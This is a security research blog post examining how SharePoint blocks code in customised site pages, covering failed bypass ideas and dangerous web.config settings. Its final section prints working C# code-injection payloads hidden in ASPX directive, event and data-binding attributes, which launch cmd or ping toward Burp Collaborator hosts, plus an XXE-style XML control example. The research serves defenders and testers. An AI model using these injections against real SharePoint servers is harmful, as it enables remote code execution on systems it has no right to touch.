By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2020/03/a-security-review-of-sharepoint-site-pages/

A security review on SharePoint Site Pages

Introduction

If you have worked with SharePoint, you have seen two types of ASPX pages:

- Application pages
- Site pages

Application pages are not customisable. They are stored on the file system and are used for performing fundamental tasks. For example, the "/_layouts/[version]/settings.aspx" file is an application page that is responsible for site settings. These files are compiled as usual by .NET Framework.

Site pages on the other hand can be customised in each SharePoint site by its administrator, and they are stored in a database (unedited site pages can exist on the file system and can be compiled). A number of site pages exist in each created SharePoint site by default which are also called ghost pages when unedited. However, each site can make these pages unghosted by customising them! Unghosting process will create a copy of the targeted ghost page in the database for a specific site so it can be customised just for that SharePoint site.

Now here is a common security question between new or even some experienced SharePoint testers:

> "How can SharePoint protect other sites from a malicious admin user who can create or edit site pages? After all, we are talking about some dynamic pages such as default.aspx. Can't we just run code on the server using an ASPX file?"

A quick and short answer to this question is that SharePoint disallow inline code and also parse those pages in a no-compile mode. Bypassing this security mechanism is almost the same as bypassing the `CompilationMode.Never` setting in .NET Framework which should be consider as a security issue on its own!

In this research, we have analysed how SharePoint deals with site pages and how its current mitigation mechanisms can potentially be bypassed in the future. Any bypasses may also lead to a compromise of SharePoint Online server which has a nice $15k-$20k bug bounty tag at the moment.

We have tried to use the simplest possible examples and terminology without going too much through reversing SharePoint or .NET Framework code. As a result, some of the definitions might be incomplete but we have tried to include the most useful data for future research in this area.

No code, no compile, but how?

SharePoint uses a number of techniques to stop code execution in unghosted (customised) pages.

The following settings can be seen within the `Microsoft.SharePoint\Microsoft\SharePoint\ApplicationRuntime\PageParserSettings.cs` class file, after decompiling the `Microsoft.SharePoint.dll` file:

CompilationMode.Never

The `CompilationMode.Never` setting is SharePoint's default setting when dealing with customised pages. As a result, unghosted ASPX pages are parsed rather than being compiled into DLLs. This essentially stop all inline code and event handlers.

The CompilationMode.Always setting on the other hand is being used for ghosted site and application pages.

AllowServerSideScript = False and AllowUnsafeControls = False

These are the default setting for all pages that prevent inline code as well as restricting the number of controls that can be used within the pages.

What did we try?

Although we cannot be proud of our failed bypasses, it is important to mention them for future research. In addition to this, some of these techniques may come in handy in other similar situations.

Creating non-existence files/folders from the exclusion list

In addition to application pages and ghosted site pages, it is also possible to run code using an exclusion list. Files and folders within the exclusion list on a default installation are as follows:

Directories:	/app_themes, /app_browsers, /_layouts, /_controltemplates, /_wpresources, /_windows, /_vti_bin, /_login, /App_GlobalResources, /bin, /wpresources, /_app_bin, /_vti_pvt
Files:	/defaultwsdlhelpgenerator.aspx, /clientaccesspolicy.xml, /crossdomain.xml, /global.asax, /web.config

The first idea was to get our code inside a file or folder that was excluded from the restrictions. The 'defaultwsdlhelpgenerator.aspx' was a good example that did not exist in the web directory. However, it was not possible to view or edit the created site page and it was showing a default .NET 404 error message which was different than normal non-existing files. Non-existence directories within the exclusion list were not helpful to serve any files. Debugging SharePoint with dnSpy did not lead to any obvious results at the time of this research but this might still be interesting to see why it is showing a different error message (there might be a simple overlooked reason here though).

Abusing text template directives

We thought first it might be possible use some attributes within some special directives. Unfortunately, this idea was not successful during this research as allowed directives and attributes were whitelisted, and some of the interesting allowed attributes were discarded too. Embedded files from virtual paths were also parsed properly; the ones that could potentially be compiled, such as XAMLX files, could not be uploaded in SharePoint in the first place. It is however still interesting to see whether there are other allowed attributes that can be abused in future research.

A list of allowed directives is as follows:

page, control, master, mastertype, register, previouspage, previouspagetype, reference, assembly, import, implements

The Microsoft.SharePoint\Microsoft\SharePoint\ApplicationRuntime\SPPageParserFilter.cs class file from the decompiled code can show more information about the allowed settings.

Abusing inline code, events, or expressions

Although inline code was blocked, we could not leave it alone without a good shake to see whether we can bypass it. We also thought inline expressions could also come in handy if they can be used. Soon we realised that in fact we are fighting .NET Framework settings rather than just SharePoint which was really unfair!

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2020/03/a-security-review-of-sharepoint-site-pages/

The idea of using inline code was not successful as it parsed the code properly and code blocks were all denied by default. Some of the inline expressions were denied using the same axe! The following shows a number of things that were blocked as a result of the no-code restriction:

```
<script runat="server">foobar</script>
<script src="test.cs" runat="server"></script>
<% foobar %>
<%= foobar %>
<%# foobar %>
```

Although the following interesting expressions did not cause any errors, they could not be used for code execution:

- **expression builder**
  In general, the syntax like this:
  ```
  <%$ expressionPrefix:someValues %>
  ```
  The following expression builders were supported by default:
  - **AppSettings**
    This can be used to read application settings. However, no secret codes are embedded in SharePoint application settings.
  - **ConnectionStrings**
    This was only useful to disclose connection strings if a customised SharePoint was using it in a shared web.config file.
  - **Resources**
    This could be useful to read accessible resources. However, these resources were not interesting either and they did not contain any secrets.
  - **RouteUrl and RouteValue**
    These can be used to deal with routing capabilities to read something from the URL or to shape a link. Again, not useful directly as we cannot define our routing in SharePoint.
- **special data-binding expression**
  Two data-binding expressions were found to be allowed if included. These were `Bind` and `Eval`. Although they were not blocked, these could not be abused especially as they did not have any effects with the restricted compilation mode to call any properties. The `Eval` expression also requires server-side script permission.

The event attributes were not useful either due to the use of `CompilationMode.Never` they were blocked immediately.

Abusing interesting controls

We should be able to exploit the server if we can find an allowed control that can perform an interesting action when setting its attribute. For instance, the following example shows how the XML control can lead to XXE to for example steal files from the file system:

```
<asp:xml DocumentSource="probesdl.xml" runat="server"></asp:xml>
```

Unfortunately, the above control is not allowed in SharePoint by default due to the following setting in the web.config file:

```
<SafeControl
        Assembly="System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a"
        Namespace="System.Web.UI.WebControls"
```

```
            TypeName="Xml"
            Safe="False"
            AllowRemoteDesigner="False"
            SafeAgainstScript="False"
          />
```

It should be noted as SharePoint uses a combination of whitelist and blacklist to allow safe controls, it is likely to find an interesting allowed control. We could not find any interesting control by searching specific keywords especially related to .NET deserialisation! However, there are plenty other allowed extensions that might potentially be abused, and this will require further research.

Common Misconfigurations

Allowed insecure controls

It is always important to review customised controls or imported unsafe controls when reviewing security of a bespoke SharePoint application. Allowing insecure controls might also mean that some ASCX files can be injected to the ASPX or Master files. This might be useful to run code on the server especially if compilation has been enabled.

The following setting in the web.config file (located at Drive:\inetpub\wwwroot\wss\VirtualDirectories\[port]) shows how an insecure control setting could be configured:

```
<SafeMode MaxControls="200" CallStack="false" DirectFileDependencies="10"
TotalFileDependencies="250" AllowPageLevelTrace="false">
          PageParserPaths>
                    <PageParserPath VirtualPath="/_catalogs/masterpage/*"
CompilationMode="Never" AllowServerSideScript="false" IncludeSubFolders="false"
AllowUnsafeControls="true" />
          </PageParserPaths>
</SafeMode>
```

Although this does not lead to code execution due to the lack of server-side code and compilation, it can still open new doors which needs further research.

Allowed compilation with allowed server-side script

An easy solution is not perhaps the safest one and can undermine all the security mechanisms. Although allowing compilation in special paths is dangerous, sometimes it is the only solution for a SharePoint system admin to go home early! This will allow a classic code execution via file upload straight away.

The following example shows a very insecure configuration that allows master files to execute code:

```
<SafeMode MaxControls="200" CallStack="false" DirectFileDependencies="10"
TotalFileDependencies="250" AllowPageLevelTrace="false">
  <PageParserPaths>
                    <PageParserPath VirtualPath="/_catalogs/masterpage/*"
CompilationMode="Always" AllowServerSideScript="true" IncludeSubFolders="true"/>
  </PageParserPaths>
</SafeMode>
```

A rogue site admin can upload a malicious master file to then include it in an ASPX file in order to execute code on the server or could just upload an ASPX file within the /_catalogs/masterpage/ folder.

By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2020/03/a-security-review-of-sharepoint-site-pages/

Allowed compilation without server-side script

We cannot enable server-side script without compilation, but it is possible to have it the other way around. Although this setting will not help the developers to make the development easier, this sounds like a good challenge and we may even see it in some places in the future to provide scalability and security at the same time.

Here is how the setting can look like in this case:

```
<SafeMode MaxControls="200" CallStack="false" DirectFileDependencies="10"
TotalFileDependencies="250" AllowPageLevelTrace="false">
   <PageParserPaths>
                        <PageParserPath VirtualPath="/_catalogs/masterpage/*"
CompilationMode="Always" AllowServerSideScript="false" IncludeSubFolders="false"/>
   </PageParserPaths>
</SafeMode>
```

This setting easily blocked inline scripts, event attributes, useful expressions, and even some directives such as @assembly.

We have found a method to execute command via event attributes and perhaps that's why they are blocked as inline scripts:

```
<asp:Button id="Button1"    Text="Apply Image Alignment" OnClick='x);return
@__ctrl;}Object/**/test2=System.Diagnostics.Process.Start("cmd.exe","/c ping
dsdssd.jzmubrc7b4iom5zs53xnt0jroiu8ix.burpcollaborator.net");private void x(Object
sender,EventArgs e){}private int f(int @__ctrl){//' runat="server"/>
```

The above code could be injected to the compiled code if event handlers were allowed.

We also found an interesting code injection via data binding when it is compiling the code and scripts are allowed:

```
<asp:Label ID="lblHello" runat="server" Text='<%#
Eval("a"));}object/**/test2=System.Diagnostics.Process.Start("ping","aaaax.ynp9z60mzj63akn7til2
hf76cxir6g.burpcollaborator.net");private/**/void/**/test(){//+"x")%>'></asp:Label>
<asp:Literal runat="server" Text='' />
```

However, this was not useful either as inline scripts were blocked. This could still lead to code execution if it is embedded within a .skin file in the /app_themes/ folder but that's not possible in SharePoint. The validation and extraction process can be seen within the PreprocessAttribute method of the System.Web.UI.ControlBuilder class: https://referencesource.microsoft.com/#System.Web/UI/ControlBuilder.cs,09e75757f9574fcb,references.

It took us some time but we finally managed to find a solution using code injection via @import and @register directives! The following payloads show how code could be injected into the C# files created by .NET automatically based on the provided ASPX file:


```
<%@ Page language="C#" classname="mytest_irsdl" %>
<%@ import
Namespace='System.Net;public/**/class/**/mytest_irsdl:global::System.Web.UI.Page,System.We
b.SessionState.IRequiresSessionState,System.Web.IHttpHandler{public/**/static/**/object/**/@
__stringResource;public/**/static/**/object/**/@__fileDependencies;public/**/static/**/bool/*
*/__initialized=false;object/**/test2=System.Diagnostics.Process.Start("ping","itsover.g9qrlom4l1
slw29pf07k3xtoyf47sw.burpcollaborator.net");}}namespace/**/foo{using/**/System.Linq;using/*
*/System.Web.Security;using/**/System.Collections.Generic;using/**/System.Text.RegularExpres
```

```
sions;using/**/System.Web.UI.WebControls;using/**/System.Xml.Linq;using/**/System.Web.UI;
using/**/System;using/**/System.Web.UI.HtmlControls;using/**/System.Web;using/**/System.
Configuration;using/**/System.ComponentModel.DataAnnotations;using/**/System.Text;using/*
*/System.Web.Profile;using/**/System.Web.Caching;using/**/System.Collections;using/**/Syste
m.Web.UI.WebControls.WebParts;using/**/System.Web.UI.WebControls.Expressions;using/**/S
ystem.Collections.Specialized;using/**/System.Web.SessionState;using/**/System.Web.Dynamic
Data;//' %>
```

Or similarly:

```
<%@ Page language="C#" classname="mytest_irsdl" %>
<%@ Register Tagprefix="MDSec"
Namespace='System.Windows.Data;public/**/class/**/mytest_irsdl:global::System.Web.UI.Page,
System.Web.SessionState.IRequiresSessionState,System.Web.IHttpHandler{public/**/static/**/o
bject/**/@__stringResource;public/**/static/**/object/**/@__fileDependencies;public/**/stati
c/**/bool/**/__initialized=false;object/**/test2=System.Diagnostics.Process.Start("ping","xxx.g9
qrlom4l1slw29pf07k3xtoyf47sw.burpcollaborator.net");}}namespace/**/foo{using/**/System.Lin
q;using/**/System.Web.Security;using/**/System.Collections.Generic;using/**/System.Text.Regu
larExpressions;using/**/System.Web.UI.WebControls;using/**/System.Xml.Linq;using/**/System
.Web.UI;using/**/System;using/**/System.Web.UI.HtmlControls;using/**/System.Web;using/**/
System.Configuration;using/**/System.ComponentModel.DataAnnotations;using/**/System.Text
;using/**/System.Web.Profile;using/**/System.Web.Caching;using/**/System.Collections;using/
**/System.Web.UI.WebControls.WebParts;using/**/System.Web.UI.WebControls.Expressions;usi
ng/**/System.Collections.Specialized;using/**/System.Web.SessionState;using/**/System.Web.D
ynamicData;//'
Assembly="PresentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad
364e35" %>
```

It is always good to get something back:



```
77   2020-Feb-27 15:26:27 UTC   DNS   g9qrlom4l1slw29pf07k3xtoyf47sw
```

The Collaborator server received a DNS lookup of type A for the domain name **itsover.g9qrlom4l1slw29pf07k3xtoyf47sw.burpcollaborator.net**.

Conclusions and Future Works

We have reviewed the security of site pages and showed how compilation without server-side script can lead to code execution through code injection.

A study into what allowed controls can do will definitely be useful as some of them may lead to some other vulnerabilities such as SSRF.

It is recommended to read more about SPVirtualPathProvider if you are interested to see how the Virtual Path Provider works in SharePoint.

References

Introduction to SharePoint Services 3.0 for Developers, https://books.google.co.uk/books?id=zdXoAQAAQBAJ

A good question/answer: https://sharepoint.stackexchange.com/questions/79514/difference-between-pageparserpath-and-safecontrol